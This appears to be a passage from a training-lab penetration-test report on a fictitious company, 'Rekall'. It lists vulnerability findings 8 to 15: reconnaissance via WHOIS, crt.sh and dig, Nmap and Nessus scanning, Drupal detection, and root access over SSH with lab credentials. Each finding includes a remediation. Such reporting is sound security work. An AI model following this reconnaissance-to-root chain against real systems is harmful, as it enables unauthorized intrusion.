
Add any additional vulnerabilities below.

Vulnerability 8	Findings

Title	Unrestricted access to to sensitive pages
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Sensitive page information can be accessed using a simple curl request (curl -v http://192.168.14.35/About-Rekall.php), exposing data that should be restricted.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement proper access controls, require authentication for sensitive pages, and restrict unauthroized requests.



DAY 2

Vulnerability 9	Findings
Title	Public WHOIS Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	WHOIS records for rekall.xyz reveal sensitive information, which can be accessed through domain dossier tools.
Images	




Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Use a domain privacy service to redact personal details from WHOIS records and limit publicly available information.


Vulnerability 10	**Findings**
Title	SSL Certificate Transparency Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low

Description	SSL certificate details for the site are publicly available on crt.sh, potentially revealing subdomains or other metadata that could aid in reconnaissance.
Images	 
Affected Hosts	34.102.136.180
Remediation	Minimize exposure by using wildcard certificates or monitoring crt.sh for unintended leaks.


Vulnerability 11	**Findings**

Title	Publicly Discoverable IP address
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	The IP address of totalrekall.xyz can be easily retrieved using dig, which could help in reconnaissance efforts.
Images	
Affected Hosts	76.223.105.230
Remediation	consider using a CDN or reverse proxy to mask the origin server's IP



Vulnerability 12	Findings
Title	Network Host Enumeration via Nmap
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	An attacker can run a Nmap scan to enumerate all available hosts on the network, potentially mapping out internal infrastructure.

Images	
Affected Hosts	192.168.13.(10,11,12,13, and 14)
Remediation	Implement strict firewall rules to limit network exposure and use intrusion detection systems to monitor and block sccanning attempts.




Vulnerability 13	Findings
Title	Drupal CMS Detection via Aggressive Scanning
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	An aggressive network scan reveals which host is running the Drupal CMS, which could be exploited.

Images	
Affected Hosts	192.168.13.13
Remediation	Restrict public access to Drupal admin panel, ensure the CMS and all plugins are regularly updated, and implement a firewall to block malicious requests targeting Drupal-specific vulnerabilities.



Vulnerability 14	Findings
Title	Remote Code Executinon Vulnerability Detected
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	critical
Description	A critical vulnerability has been detected, allowing unauthorized access and remote code execution, as identified by a Nessus scan. This could potentially enable attackers to execute malicious code on the server.




Images	 
Affected Hosts	192.168.13.12
Remediation	Restrict access to the vulnerable service, ensure only authroized users can interact with it.

Vulnerability 15	Findings
Title	Root Access via Stolen SSH Credentials
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Allows you to get root access through escalating privileges through ssh from stolen credentials. User was alice and password was too.


